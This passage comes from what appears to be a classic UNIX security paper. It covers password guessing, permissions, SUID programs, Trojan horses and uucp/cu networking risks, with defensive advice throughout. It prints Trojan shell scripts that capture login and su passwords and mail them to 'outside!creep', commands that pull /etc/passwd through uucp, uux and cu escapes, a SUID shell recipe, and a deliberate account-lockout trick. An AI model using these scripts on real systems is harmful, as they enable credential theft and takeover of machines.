No method appears to be known to extract a user's password from the encrypted version that is stored. The one-way encryption has proven to be good enough to thwart a brute-force attack. In practice it is easy to write programs that are extremely successful at extracting passwords from password files, and that are also very economical to run. They operate, however, by an indirect method that amounts to guessing what a user's password might be, and then trying over and over until the correct one is found.

Such programs are commonly called *password crackers*. They were virtually unknown five years ago, but are widely known today. They work by encrypting a good guess as to what a person's password might be, and comparing this with the encrypted password in the file. Good guesses can be made without any personal knowledge of the people listed in the password file since the file itself provides clues. Each line therein contains, in addition to the encrypted password, the user's login name, home directory, login shell, and, perhaps, some comments.

The most important clue is the login name. People who are naive about security issues very often use login names or variants thereof as passwords. For example, if the login name is *abc*, then *abc*, *cba*, and

abcabc are excellent candidates for passwords. Experiments involving over one hundred password files have shown that a program that uses only these three guesses requires several minutes of minicomputer time to process a typical password file, and can be counted on to deliver between 8 and 30 percent of the passwords in cases where neither users nor system administrators have been security-conscious.

Other clues can also be had from the password file. There is a *comments* field that is used in most systems to provide information about a user. It usually contains things like surname, given name, address, telephone number, project name, and so on, all of which can be extremely rewarding to try.

Finally, if an intruder knows something about the people using a machine, a whole new set of candidates is available. Family and friends' names, auto registration numbers, hobbies, and pets are particularly productive categories to try interactively in the unlikely event that a purely mechanical scan of the password file turns out to be disappointing.

Once the hazards are known, remedial steps can be taken to bolster password security. The following are known to be helpful:

1. Make it difficult for outsiders to obtain a copy of a machine's password file. An intruder who is denied a copy of the file must resort to dialing into the target machine and making guesses interactively via the normal login sequence. This takes much more time than simply running a cracker program on one's own machine. Actual login attempts are likely to be expensive, and greatly increase the chance that the intrusion attempt will be discovered by audit software. There is, of course, little that can be done to prevent a malicious insider from shipping the file out the door; but at least steps should be taken so that an outsider cannot use networking arrangements to cause the password file to be shipped out in a response to a request from outside.

2. Remove the encrypted passwords from the password file and place them in a parallel file that is unreadable to the general public and to networking programs like *uucp*. A considerate touch here is to replace the encrypted fields in the password file with random strings of the proper length and in the alphabet of encrypted passwords. This has the potential for not interfering with legitimate programs that might use the file, and wasting large amounts of an intruder's time.

3. Likewise, keep the comment field elsewhere. Besides removing useful clues, this has the benign side effect of shortening the password file considerably, thereby speeding up programs like *ls* that search it sequentially.

4. Modify the *passwd* program to prevent users from installing easily derivable passwords such as *abcabc*.

5. Educate users about bad passwords and good passwords. One

recipe for good passwords is to pick some common word that is easily remembered but in no way associated with its owner and then to botch it in some way so that it will not be found in a dictionary (e.g., by misspelling it, adding punctuation, and so on). An alternative approach is to assign passwords to users, rather than letting them choose their own. Both methods have weaknesses. Left to their own ways, some people will still use cute doggie names as passwords. What is far more serious is that if randomly generated passwords are assigned, most people will write them down somewhere, often in very obvious places. The former approach seems to be the safer.

It takes continuing ingenuity to keep up with prevailing silly practices in choosing passwords. Several years ago, new software was distributed that required all new passwords to contain at least six characters and at least one nonalphabetic character. (In fact, it rejected both purely alphabetic and purely numeric passwords.) The authors made a survey of several dozen local machines, using as trial passwords a collection of the 20 most common female first names, each followed by a single digit. The total number of passwords tried was, therefore, 200. At least one of these 200 passwords turned out to be a valid password on every machine surveyed.

### III. FILES AND FILE SYSTEMS

Every file in a *UNIX* file system has associated with it a set of permissions that specifies who can access the file and how. The permissions are kept in a 9-bit field that is part of a variable called *mode*, which is part of a larger structure called an *i-node*, which describes the file. There is a one-to-one correspondence between files and *i-nodes*. (To simplify matters, no distinction will be made between ordinary files, directories, and special files, unless a distinction is needed.)

The permission bits specify read, write, and execute permissions for the owner of the file, others in the owner's group, and everybody else. In *UNIX* software and writings about it, the permissions field is most often presented as either a three-digit octal number or a nine-character string. For example, the mode of a file that can be read, written, or executed by its owner, read and executed by members of the owner's group, and read by everybody else would be 754 or *rwxr-xr--*. Both notations will be used here, as appropriate.

The algorithm used to determine permissions is this:

```
if(user is owner){
    if(permissions are set) it's ok
    else quit.
```

```

}
if(user is in owner's group){
    if(permissions are set) it's ok
    else quit.
}
if(permissions are set) it's ok.

```

Note especially that the algorithm does not look for all possible conditions, in a hierarchical sense, in which a user might have access to a file. This is done so that a person can create a file whose access permissions are not “kept in the family.” For instance, a file whose mode is set to 007 (-----r $\times$ w) can be read, written, and executed by anyone except its owner and members of its owner’s group.

All such permission checking is bypassed if the user is the super-user.

We must mention two additional things about directories. First, since a directory cannot be executed, the bits that would be used to specify execute permissions are instead used to specify search permissions, that is, the ability to climb into a directory or to use it as a component of a path name. Second, underlying directory permissions can adversely affect the safety of seemingly protected files. Suppose that  $d$  is a directory whose mode is 730 that contains a file  $f$  of mode 644, that both  $d$  and  $f$  have the same owner and group, and that  $f$  contains the text *something*. Disregarding the super-user, no one besides the owner of  $f$  can change its contents, since only the owner has write permission. Notice, though, that anyone in the owner’s group has write permission for  $d$ , so that any such person can remove  $f$  from  $d$  and install a different version:

```

rm d/f
echo something else >d/f

```

which for most purposes is the equivalent of being able to modify  $f$ . Further, had  $f$  been a directory rather than a file, the same person could have moved it (and all of its contents) elsewhere and replaced it with an entirely new structure. Thus, to ensure that a file cannot be modified, it is necessary that

1. The file itself must be write-protected.
2. The directory containing it, and all lower directories, must be similarly protected.
3. Group permissions must be considered. This last is especially important if most of the users of a system are in the same group, as is the default case on most *UNIX* systems.

The mode of an existing file can be changed with the `chmod` command, or, from a C program, by using the system call of the same name. The ownership of a file is changed by using the `chown` command

and system call. Some versions of *UNIX* restrict `chown` to the super-user. Others also permit the owner of a file to give it away to someone else. The latter convention provides an opportunity for fraud on systems whose users are charged for their disk space, but there is also a subtler problem that will be discussed in the next section.

Finally, when a file is created, it is given the owner and group IDs of the user who created it, and a mode that corresponds to an argument of the `creat` or `open` system call, modified by a user-supplied parameter called a `umask`. This parameter is also a 9-bit field, each of whose bits specifies that the corresponding permission bit not be set, i.e., the resulting permission field is the logical and of the file creation mask and the one's complement of the `umask`. A user's `umask` is set to some default value at login time, and can subsequently be modified by the user via the `umask` command or system call. Simple prudence about accident protection suggests a default `umask` of 022, which makes files unwritable except by their owners.

The tree of directories and files that makes up a *UNIX* file system is just a logical structure that is mapped onto a physical device—a disk—in order to make it easy for people to use the disk. If the physical disk can be written or read, so can any file in the file system that resides on the disk. All that is needed is a little knowledge and effort. It follows then that the special files that permit access to the physical disk should be accessible only to the super-user if file protections are to be worth much. In practice, this rule usually is relaxed so that the disks are writable only by the super-user, but that they can also be read by some administrative group.

Finally, access to programs' working storage on a machine is available via the special files `/dev/mem` (memory) and `/dev/kmem` (kernel memory). Write permission for memory allows a process to modify itself in any way, including giving itself super-user privileges. Read permission allows it to inspect things like the standard input and output of other processes. Hence, the same precautions that apply to physical disk access apply here also.

There is more to be said about files and file systems, and more will be said later on, after a few pitfalls have been dissected to provide some background.

#### IV. SUID PROGRAMS

The *set-userid* (SUID) facility is a novel and useful feature in the *UNIX* system.<sup>2</sup> It allows a program to be constructed in such a way that the individual or group ID, or both, of the user who executes the program is changed temporarily for the duration of the program's execution.

This makes it trivially easy to write programs that would be difficult or impossible to implement on other operating systems. Any user can

set up a game that keeps a score file that is normally protected from others but is open for writing and reading to anyone who is currently playing the game. There are some programs that are similarly easy to write, like `ps`, which shows what is going on in the system (by reading operating system memory locations); `df`, which shows disk utilization (by reading the physical disk); and `passwd`, which lets a user write in the password file to change a password.

Two bits in the mode of a file in which a program is kept determine whether the program will be of the SUID variety. These are kept in an octal digit just to the left of the permission bits. Octal `4xxx` changes the user ID to that of the program's owner. Octal `2xxx` changes the group ID to that of the owner's group. As with the permissions, these bits are set by `chmod`.

If any user of the system were free to issue the following sequence of commands:

```
cp /bin/sh a.out
chmod 4777 a.out
chown root a.out
```

the result would be a shell that would give super-user privileges to anyone who executed it. The danger is obvious, and is disabled by the design of the `chown` and `chmod` commands and system calls. The disablement takes one of two forms, depending on the version of *UNIX* system.

1. If the version of the *UNIX* system restricts `chown` to the super-user, there is no problem.

2. If the version permits a user to give away files, `chown` first knocks down the SUID bits before changing ownership.

The clear danger is taken care of, but the feature is by no means tame. Over the years it has provided truly horrid security flaws in various versions of the system. Some early versions of the `mail` command, which ran as super-user so as to be able to write in protected mailboxes, could be coaxed to do things like appending lines to the password file. Some versions of `login`, when invoked after all available file descriptors were in use, would log a user in as the super-user. Sending a quit signal to a running SUID program would produce a writable SUID file called `core`, suitable for debugging and other things. The list is long, but the point is made: the SUID facility is a very powerful tool, and like all powerful tools it must be handled with care. Here are some hints about care.

SUID programs should be used only when there is no other way to get a desired result. On most *UNIX* systems, perhaps a dozen SUID programs, excluding games, are really needed. A lax attitude about SUID programs, combined with a 'quick and dirty' programming style,

can produce disasters. As an example, a security audit on a system on which a number of people working on the same project had need to write in each other's files turned up an alarming fact. The people involved knew next to nothing about how to use groups and were too lazy to learn, so they resorted to SUID programs instead. About 200 of these were found. Half of these were owned by the super-user, and most of these were writable by others, including one called `a.out` whose permission field was 777. Unfortunately, such sloppiness is not rare.

It is difficult, when users are writing all but the most trivial programs, to determine in advance that the program will be correct. Programs sometimes do the most amazing things in unforeseen circumstances. When SUID programs are being designed and written, it is particularly important to pay attention to simplicity of function and cleanliness of implementation, since unexpected behavior can easily produce security holes.

Escapes from SUID programs—child processes that are given a shell—are highly unrecommended. If these cannot be avoided, the designer must carefully consider the consequences of inherited files, signals, the shell's environment, and so on. Some systems provide a *restricted shell* whose capabilities are somewhat less than those of the standard shell. The restrictions are useful in reducing the accident rate among data-entry clerks and in similar applications. Using a restricted shell to contain an intruder is rash. Most of these are about as restrictive as childproof bottle caps.

SUID programs that are writable by anyone besides their owners should be considered threatening.

System administrators should verify that the SUID programs that are supplied with the system are clean (i.e., the source has not been tampered with to provide new features, and that the binaries have been compiled from the clean source.) This last precaution is necessary but not sufficient. In Ref. 3, Thompson shows that compilers can be infected so as to modify the code that they compile, without leaving visible traces of the modification in any source code, even that for the compiler. In practice, such compiler viruses are likely to be rare, simply because they require much more skill and effort than other tampering techniques.

## V. TROJAN HORSES

A favorite tool of the intruder is the Trojan horse. As the name implies, a *Trojan horse* is a program that an intruder gives to an unsuspecting user of a system. It does what it is obviously supposed to do, but it also quietly performs some malfeasance on behalf of the

intruder. The technique has been around for thousands of years, and it still works splendidly. Here are some modern instances.

Ritchie<sup>4</sup> shows a noncryptanalytic way of finding out passwords as follows: "Write a program which types out `login:` on the typewriter and copies whatever is typed to a file of your own. Then invoke the command and go away until the victim arrives". At first glance, this seems to be a case of some legitimate user of a system coveting a neighbor's password, but in fact there are more interesting applications. Also implied is that the horse must faithfully simulate the nontrivial `login` command, which is a lot of work. Actually, all that is needed is to simulate an unsuccessful login attempt, as if the user had made a typing mistake, and that is a horse of a different color:

```
echo -n "login: "
read X
stty -echo
echo -n "Password: "
read Y
echo " "
stty echo
echo $X $Y | mail outside!creep&
sleep 1
echo Login incorrect
stty 0 >/dev/tty
```

The shell script is simplicity itself with a few kindnesses added to make its victim feel more at home. It asks for a login name and then a password, mails these to the bad guy, announces failure, and hangs up the phone. The user then dials the computer, gets a real login command, carefully types what is asked for, and goes about business as usual, unaware of the swindle. Note that there was no requirement that the horse be planted on the target machine, and in practice this will likely not be the case.

Once on the target machine, the intruder can use similar horses to acquire the privileges of other users. One of the most frequently used commands on *UNIX* systems is `ls`, which is *UNIX* system shorthand for "tell me some things about these files". The `ls` command can be used in many contexts and with many options, but as was the case with `login`, a trivialized version can give joy to an intruder:

```
>somewhere/.harmless
chmod 6777 somewhere/.harmless
sleep 2
echo "{ls: not found}"
rm ls
```

It is placed in an executable file named `1s` in any writable directory that the victim will search for commands before looking in `/bin`. When executed, it creates a writable file called `.harmless` in some far corner of the machine, with the SUID bits turned on in the file's permission mask. It then prints `{1s: not found`, erases itself, and exits.

The `{` is indicative of a noisy telephone line. People are used to it, and will automatically retype a command that gets such a hit. When the command is retyped, the horse is gone, and the real `1s` is executed. Sometime later, the intruder will copy the shell into `.harmless`, execute it, and assume the identity of the victim.

The most desirable identity for the intruder to assume is that of the super-user. System administrators acquire super-user privileges by executing a program called `su`. The `su` command asks for the root password and bestows systemwide privileges to those who type it correctly. A horse named `su`, placed where it will be executed by a system administrator, can usually be relied on to send a gift within hours:

```
stty -echo
echo -n "Password: "
read X
echo " "
stty echo
echo $X | mail outside!creep&
sleep 1
echo Sorry.
rm su
```

Horses like this are easy to make and can be custom-tailored to suit a wide variety of applications. Knowing how they work suggests ways to defend against them, as discussed below.

In order for horses like `1s` and `su` to work, they must be planted in places where they will be executed by their intended victims. The operating system searches for commands in a sequence of directories named in a string called *PATH* that is associated with each user. *PATH* is set each time a user logs in, and may be modified in the course of the terminal session. Typically, it specifies the user's current working directory, perhaps a private directory, `/bin` and `/usr/bin`, usually in that order. If the directories that are searched prior to `/bin` are not writable by the intruder, the horse cannot be planted. Such protection is most important for system administrators. A secondary level of protection can be achieved by having people's `.profile` files unreadable, so that an intruder is not shown the intended victim's initial *PATH* setting. This turns out to be a minor nuisance, and offers

little additional protection, as vulnerable *PATH* components can be deduced in other ways.

Modifying the (real) *su* program so that it insists upon being invoked by a full path name is very effective. The change is trivial—the program needs only to check that the first character of its zeroth argument is */*. Legitimate users very quickly fall into the habit of typing */bin/su* rather than *su*, thereby guaranteeing that the official version gets executed, regardless of whether a horse is nearby. A further recommended change to *su* is that on successful invocation it changes the *PATH* string so that only */bin* and */usr/bin* will be searched for commands. This prevents nonstandard versions of commands like *ls* from being executed with super-user privileges.

There is no defense against the login horse except user education. Anyone who walks up to a previously unattended terminal that says “login:” and types in the keys to the machine is fair game.

## VI. NETWORKING

Several times in the previous discussion it was tacitly assumed that files pertaining to the security of a system—in particular, the password file—might very well be available to an intruder who had not yet managed to penetrate the system. It turns out that the same communications programs that facilitate the exchange of ideas and information among people on different machines can, unless great care is taken, be used to subvert a machine from a safe distance.

The *uucp* program<sup>5</sup> makes it possible to copy files from one *UNIX* system to another, and is the workhorse of *UNIX* networking. Indeed, the ease of information interchange by way of *uucp* and programs like *mail* that use it accounts for much of the usefulness and popularity of the *UNIX* system. The problem with *uucp* is that, if left unrestricted, it will let any outside user execute any commands and copy out or in any file that is readable/writable by a *uucp* login user. It is up to the individual sites to be aware of this and apply the protections that they think are necessary.<sup>6</sup> If the administrator of a site is naive or inattentive, getting a password file from that site can be as easy as typing

```
uucp -m target!/etc/passwd gift
```

to copy the remote machine's password file to a local file called *gift*. (The *-m* option is a convenience, not a necessity. It causes *uucp* to send mail to the intruder when the gift has arrived.) Three years ago, this ploy was almost certain to succeed. Today, many (but not all) systems have restrictions on which files can be accessed and by whom. Typically, they restrict access to a directory reserved for that purpose: */usr/spool/uucppublic*.

If the direct approach is spurned, `uux` might be tried. The `uux` program is part of the `uucp` system. It causes execution of programs to take place on remote systems. Its main use—in practice, almost its only use—is to start up the mail delivery machinery on a remote system after `uucp` has delivered the mail files to a spooling area. Like `uucp` though, it has full generality built in, and it may be possible to successfully execute a command like:

```
uux "target!cat </etc/passwd>/usr/spool/uucppublic"
```

This copies the password file to the remote machine's spool directory, from which it can later be plucked. Like `uucp`, `uux` may have some restrictions, but there is a difference: to ensure generality, the remote system passes the arguments of `uux` to a shell for interpretation and execution. The far end of a `uucp` transaction needs only to see whether access to some file is legitimate, but the far end of a `uux` transaction must examine the command and its context and decide whether the result will be harmful. The latter is extremely difficult, because the shell, like most other macroinstruction processors, has some very complex quoting conventions deliberately designed to hide certain types of strings until the proper time for their expansion. An intruder with sufficient shell programming experience is likely to succeed here.

Finally, given that neither `uucp` nor `uux` will perform as directed, there is always the option of making a private copy of `uucp`. No special permissions are required, either to run the program or to access the telephone dialers. The private copy can assert that it is calling from anywhere, and there is no way for the called machine to verify the claim. Thus, an intruder stands a good chance of dialing into one of a cluster of friendly machines, masquerading as one of the family, and finding access permissions greatly relaxed.

Another communications program, called `cu`, is especially appealing to intruders. The name `cu` stands for 'call *UNIX*.' It allows a user of a *UNIX* system to call another system, not necessarily a *UNIX* system, and to conduct an interactive session on the remote machine. A typical `cu` session starts like this:

```
$ cu 5551212
Connected
remote
login: user
Password
$ [session from here until ~. ]
...
...
```

Note the sequence of events. The `cu` command is invoked and given the telephone number of the remote machine. A connection is made, and the user is asked for a login name and a password. If these are correctly given, the session proceeds as if the user had manually dialed in. The session ends when the user types a line beginning with "~. ".

Consider two machines, one on which very careful attention has been paid to security concerns, and another on which security issues have been utterly neglected. An intruder on the weak machine need only install a horse—a version of `cu` that, in addition to making connections, also copies the first few lines of a session somewhere—to obtain the keys to the strong machine.

It would seem that a good rule to follow with `cu` could be never to use it to get from a weak machine to a stronger machine, but sometimes this is not sufficient. The command `cu` allows escape sequences that are not transmitted to the remote machine, but instead cause certain useful functions to be performed. For example, any line beginning with `~%put` tells `cu` to copy a file from the local machine to the remote; lines beginning with `~%take` cause things to go the other way. Of special interest are lines beginning the `!` that cause commands to be executed on the local machine:

```
~!mail
```

lets a user read mail on the local machine while still connected to the remote.

For some versions of `cu`, the local machine cannot tell how a line was generated when it gets it from the remote machine. It just has a line of text. If the line says

```
~!mail somewhere </etc/passwd
```

it may have been typed deliberately by the user, it may have been written to the user's terminal by a bad guy on the remote machine, or it may have been contained in a file on the remote machine that the user had been printing. The result is the same in any case: the password file is tossed over the wall.

The `ct` command causes a machine to call out to a terminal in order to let that terminal log in to the machine. It is otherwise identical to the `cu` command, but from an intruder's point of view, the target machine gets to pay the phone bill. This reduced cost is counter-balanced by the greatly increased risk of getting caught by audit procedures.

Finally, there are Local Area Networks (LANs). These are arrangements in which some kind of high-speed communications channel is used to connect a cluster of machines that are geographically close to

one another (e.g., a dozen machines in the same building). The intent of an LAN is usually not only to make it easy to share information, but also to provide users of all the machines in the network with handy access to resources (such as typesetters) that are not economical to replicate on each machine.

Unlike `uucp` and `cu`, which are fairly standard, LANs come in many different flavors. It would be unkind and not very useful to dissect some particular LAN here, and trying to cover even the more popular ones would require a long and mostly uninteresting book. The hazards are exactly those of `uucp` and `cu`: remote execution, masquerading, and faulty access permissions. The forms that the attacks will take are of course different.

Security holes in machine-to-machine communications are well known, and sometimes difficult to fix.

No special permissions are inherently required to access communications devices. This makes it possible to obtain a private copy of a communications program and to modify it so that it calls out masquerading as some other machine or some other user. Even if special privileges were required, little would be gained, as the threat is to the remote, as yet uncompromised, machine, not the local machine on which an intruder has presumably already obtained the required permissions.

Given that a remote machine cannot reliably identify its caller, allowing the remote execution of arbitrary commands is a sure way to invite trouble. Remote execution of a shell is deadly, but even an innocuous command like `cat` can be used to an intruder's advantage. The `uucp` program that is used by most *UNIX* machines was not written with security in mind. It can do just about anything, and it is up to the system administrator to restrict its capabilities. The restrictions needed are by no means obvious. The cure is to rewrite `uucp` so that it is able to deliver mail, to copy files to and from spool directories, and to send out data only when it has initiated the connection. We have done this in our research environment some time ago.<sup>7</sup> Other efforts are in progress elsewhere.<sup>8,9</sup>

The `cu` program can be a security disaster. Banning it from a machine or restricting access to devices will do no good at all, for the obvious reasons. The best that can be done is to educate users:

1. Do not use `cu` from a machine that is not trusted.
2. Do not use `cu` to a machine that is not trusted.
3. Do not browse on the remote machine.

(This advice is remarkably similar to that which parents give their children: "Do not go for a ride with a stranger.")

Local area networks should be treated as individual machines for security purposes.

## VII. ENCRYPTED FILES

*UNIX* systems are distributed with a command called `crypt`, which is used to encrypt and decrypt files.<sup>10</sup> Cleartext is supplied as input to the program. A key (the cryptologist's term for a password) is either given on the command line or supplied interactively, and ciphertext is output. The transformation performed by `crypt` is its own inverse, so that using the same key converts ciphertext to cleartext. The `crypt` command is used in many applications, and often very unwisely, as its safety depends on a very large number of factors that are often not considered by naive users. The purpose of this section is to present those facts that ought to be considered, so that the user can make an informed decision about a particular application.

It is possible to decrypt an encrypted file without knowledge of its key. This is hardly surprising, as successful methods of attacking rotor machines have been known for over 50 years.<sup>11</sup> The job can be very time-consuming; it is not just a matter of aiming some magic program at a file of ciphertext and obtaining cleartext. The method is described in detail in a companion paper by Reeds and Weinberger.<sup>12</sup> The amount of work that it takes to decrypt a file varies, depending on what clues are available. For a file of encrypted English text, several hours of work is not atypical.

Decryption of files can be made easy or hard, depending on how `crypt` is used. A one-size-fits-all approach to key selection is a particularly bad idea. It goes without saying that a user's login password, if known, will be tried as a possible key, but there are other problems. If ten files are encrypted with the same key, then all ten files can be decrypted when only one is done. Moreover, having more than one file encrypted with the same key lets a cryptanalyst switch to a different target when guessing at probable text gets hard.

Very frequently, a user of `crypt` will forget to remove a cleartext file after producing an encrypted version. Such cleartext can only be described as 'gold'.

Executable programs (binaries) that have not been stripped of their predictable symbol tables are vulnerable.

Double encryption, that is, passing text through `crypt` twice, makes the job of decryption harder, but not much.

Simple-minded preprocessing schemes, such as exclusive ORing the file with some constant, do not help.

Preprocessing the cleartext so that there is no longer a one-to-one correspondence between clear- and cipher-bytes dramatically weakens the attack. For example, using the `pack` command to get a Huffman-encoded version of the file before passing it through `crypt` ensures that characters will cross byte boundaries, thus rendering byte-oriented decryption techniques useless.

Much more dangerous are the noncryptanalytic attacks. The techniques for guessing passwords are exactly those for guessing keys. And a Trojan horse version of `crypt` can take minutes, not hours for an intruder to install.

Finally, the frequency distribution of the bytes in an encrypted file is uniform. This is so unlike those of other files in the system that such files practically scream for the attention of an intruder. This is well worth remembering.

## VIII. MISGUIDED EFFORTS

It is one thing to clean up a system by plugging open holes, and quite another to install security machinery that collects evidence of possible chicanery. The latter can be very useful or very dangerous, depending on how it is done, since it often happens that information that is helpful to system administrators can be just as helpful—or more so—to an intruder. Here are some security tools that can help weaken system security.

### 8.1 Logging *su* activity

The `su` command allows a user to assume the identity of any other user (the default being `root`, the super-user) if the password corresponding to the desired new identity is correctly given. As a security measure, most implementations of `su` also append a line to a log file called `su1og`. The line contains a time stamp, the name of the user, the proposed new identity, and a flag showing whether the transformation succeeded. Clearly, this file must be protected from writing by all but the super-user.

Normally, only a small number of people on a given machine are supposed to have super-user privileges, and all of these should be known to the system administrator. Thus, by looking in `su1og` for those who have become `root`, the administrator can get a very short list of names in which a stranger will likely stand out like a sore thumb.

Now consider the plight of an intruder who has just used a borrowed password to break into a strange machine, and who now has the task of locating the important people from among perhaps hundreds in the password file. Fortunately, the important people can be identified readily by their ability to become super-user. Thus, the same technique applied to the same file produces the same list—but now it is a list of horse targets.

This implies that `su1og` had better be unreadable as well as unwritable. Such files are difficult to handle for a variety of reasons. Copies and summaries with relaxed permissions are likely to be owned by the important people.

The `su` command thus appears to help both the defenders and the attackers. This would indeed be the case if there were ever a need for an intruder to make an entry in the file. There is no such need. Only the most inexperienced intruder will use the `su` command to try out a guess or a pilfered password. The indirect approach of encrypting the guess and comparing it with the password file entry will provide verification without leaving any tracks. Once sure of a password, the intruder can then use `su`, and just remove the last telltale line from `su`log.

If `su`log exists on a machine, no matter how it is protected or what it is called, then there is a potential risk for the administrator but none for the knowledgeable intruder. The way to reverse the score is to keep the tracks off the machine, where they cannot be accessed, even by the super-user. The paper console copy in the machine room is a very good place, especially if the system administrator reads it occasionally.

## 8.2 Password aging

One of the many problems with passwords is that most people, left unreminded, will keep a password forever. The longer a password is used, the greater the chance that it will become compromised. Also, stolen passwords are useful to their thief for as long as they remain valid.

Most *UNIX* systems are provided with a feature called *password aging*, which, if activated by the system administrator, will cause users of the system to change their passwords every so often. The goal is laudable. The algorithm, however, is bad, and the implementation, from a security standpoint, is just awful. Within systems in which the feature is used, the system administrator assigns, on a user-by-user basis, the length of time that a password can remain valid. The first time that a user whose password has rotted attempts to log into the system, the message: `Your password has expired. Choose a new one` is printed and the user is made to execute the `passwd` command rather than the shell. The `passwd` command prompts for a new password, installs it, and records the time of installation. Further, to prevent a user from changing a password from *x* to *y* and then promptly back to *x*, `passwd` will refuse to change a password that is less than a week old.

Four things are wrong here. First, picking good passwords, while not very difficult, does require a little thought, and the surprise that comes just at login time is likely to preclude this. There is no hard evidence to support this conjecture, but it is a fact that the most incredibly silly passwords tend to be found on systems equipped with password aging.

Second, the user who discovers that the new password is unsound or compromised cannot change it within the week without help from the system administrator.

Third, the feature only forces people to toggle back and forth between two passwords. This is not a great gain in security, especially if it encourages the use of less-than-ideal passwords.

Fourth, as implemented, the date and the lifetime of a password is encoded, not encrypted, just after the encrypted password in the password file. It is easy to write a program that scans a password file and prints out a list of abandoned accounts, together with the length of time each account has been unused. Whether this is a horror or a blessing depends on one's point of view.

The aging of passwords is a difficult problem, yet unsolved.

### ***8.3 Recording unsuccessful login attempts***

Some systems record unsuccessful login attempts. The login name, time, and terminal number are stored, but the password used is not, for the obvious reasons. The intent of such logging is to alert the system administrator that an intruder stands at the door making guesses at the key.

One reason that login attempts fail is that people sometimes type a password when asked for a login name. Whether this is due to haste, carelessness, inattention, or sluggish system response during peak hours is not known. What is known is that collecting login names from unsuccessful access attempts will almost invariably collect a few passwords as well, and that any login name thus collected that is not found in the system's password file is almost certainly a password. Finding the match is not difficult.

### ***8.4 Disabling accounts based on unsuccessful logins***

Some systems will count the number of consecutive unsuccessful login attempts for a particular user and disable the account after some pain threshold is reached. The magic number is usually three. This ploy has the marginal benefit of annoying would-be intruders who go through the unprofitable exercise of casting spells at the door, hoping it will open. For the intruder who has already gained access to the system, and who wants to get rid of the system administrator, the feature is a blessing:

```
login: guru  
password: foo
```

repeated the appropriate number of times will assure the intruder of privacy for at least a little while.

## IX. PEOPLE

By far the greatest security hazard for a system, the *UNIX* system or otherwise, is the set of people who use it. If the people who use a machine are naive about security issues, the machine will be vulnerable regardless of what is done by the local management. This applies particularly to the system's administrators, but ordinary users should also take heed.

### 9.1 Administrators' concerns

The system administrator is responsible for overseeing the security of the system as a whole. Several things are especially important.

The password file is the most important file to watch in the system. It should not, of course, be writable by anyone other than the super-user, nor should it be available for perusal by anyone who is not currently logged into the machine. For example, it should not be shipped by *uucp* in response to an outside request.

Login entries with no passwords are very unwise.

Group logins, that is, the use of a single login name and password for a number of people, are to be avoided. The owner of a machine is entitled to know who is using it, and group logins thwart this. Further, the idea of a group login does little to instill in its users the notion that they are individually responsible for their conduct on a machine.

The worst group login, and one that is found on virtually all *UNIX* machines, is *root*, the login name of the super-user. Every time that someone logs in as *root*, the system administrator can tell that someone logged in with super-user privileges, but there is no hint as to who that person might be. Many systems make it impossible to log in as *root* via dial-up lines; some restrict the login to the system console. In fact, there is no need for anonymous super-users. It is better to require a normal login and effect the transformation via the *su* command, especially if *su* leaves tracks on a piece of paper somewhere.

The use of restricted shells to contain people who log in without passwords or through group logins is simply ineffective.

Administrators' personal passwords are most important, both to the administrators and to potential intruders. An intruder is happy to get anybody's password that provides access to the machine. If the password is that of a system administrator and thus allows some special group permissions such as *bin*, *sys*, or *uucp*, so much the better. It is strongly recommended that on the machines that they maintain administrators use different passwords than they use on any other machines.

A system administrator should be able to explain the presence of every *SUID-root* program on the system, and to show that these have

at least been looked at for surprises. Compilation from 'clean' source code is helpful, but not always sufficient.

Protection against horses for people who have super-user privileges is essential. This means checking *PATH* variables, directories, and files owned by such people to see that the files that they execute are writable only by themselves or by trusted administrators. Again, such protection is not sufficient, but it does remove the obvious targets.

Finally, the system administrator should work to develop an awareness of security issues in the user community as a whole.

## 9.2 Users' concerns

Users, including system administrators, often have surprisingly bad habits with respect to system security. Here are some of the worst.

- Giving away logins and passwords is all too common. The same people who would never consider giving the keys to a company car to a friend are often quite willing to give away the keys to the company computer, even though the potential for loss may be orders of magnitude greater.
- Obvious swindles tend to be ignored. Most Trojan horses work only because most people have not given any thought to the fact that programs that ask for things like passwords might not be the genuine article. If something goes wrong, they ask no questions.
- Generally, little thought goes into the choice of nontrivial passwords, passwords are not changed except under duress, and a one-size-fits-all attitude is common.
- Carefree networking is the norm, not the exception.
- Sensitive information about projects and people is routinely kept on public machines.

The only approach to these problems is user education.

## X. CONCLUSION

At the beginning of this paper it was noted that *UNIX* systems, when used for the purposes and in the environment for which they were designed, cannot be made secure. The supporting arguments for that statement should now be clear. The following ideas should also be clear:

The security of any given *UNIX* system can vary from very weak to very strong, depending on a large number of factors and their interactions. The most important of these is the habits and attitudes of administrators and users.

Software changes can be made that will greatly increase the security of a system. However, since the same tools can be just as potent for an intruder as for an administrator, they must be carefully designed, lest they backfire.

The question of convenience versus security, which depends on the nature of a given application, must be carefully considered before implementing and installing that application. In particular, there are some things that should not be put on any public machine.

It was also noted that the security hazards of *UNIX* systems are exactly those of other systems that are used for similar purposes in similar environments. Only the forms of the hazards are different. If, from the examples given, it seems easier to subvert *UNIX* systems than most other systems, the impression is a false one. The subversion techniques are the same. It is just that it is often easier to write, install, and use programs on *UNIX* systems than on most other systems, and that is why the *UNIX* system was designed in the first place.

## REFERENCES

1. R. Morris and K. Thompson, "Unix Password Security," *CACM*, 22, (November 1979), p. 594.
2. D. M. Ritchie, "Protection of Data File Contents," U.S. Patent 4135240, January 16, 1979.
3. K. Thompson, 1983 ACM Turing Award Lecture, New York, November 1983, also in *CACM*, 27, No. 8 (August 1984), pp. 761.
4. D. M. Ritchie, "On the Security of *UNIX*," *UNIX Programmer's Manual*, Section 2, AT&T Bell Laboratories.
5. D. A. Nowitz and M. E. Lesk, "Implementation of a Dial-Up Network on *UNIX* Systems," Fall COMPCON, Washington, D.C. (September 1980, pp. 483-6.
6. D. A. Nowitz, "UUCP Implementation Description," *UNIX Programmer's Manual*, Section 2, AT&T Bell Laboratories.
7. R. T. Morris, "Another Try at Uucp," unpublished work.
8. D. A. Nowitz, P. Honeyman, and B. E. Redman, "Experimental Implementation of Uucp," 1984 UNIFORM Proc.
9. Tom Truscott, "An Enhanced Uucp," Research Triangle Institute Technical Memorandum CDSR005, Research Triangle Park, North Carolina, December 1983.
10. R. H. Morris, "Unix File Security," unpublished work.
11. J. Garlinski, *The Enigma War*, New York: Scribner, 1979.
12. J. A. Reeds, and P. J. Weinberger, "The *UNIX* System: File Security and the *UNIX* System Crypt Command," AT&T Bell Lab. Tech. J., this issue.

## AUTHORS

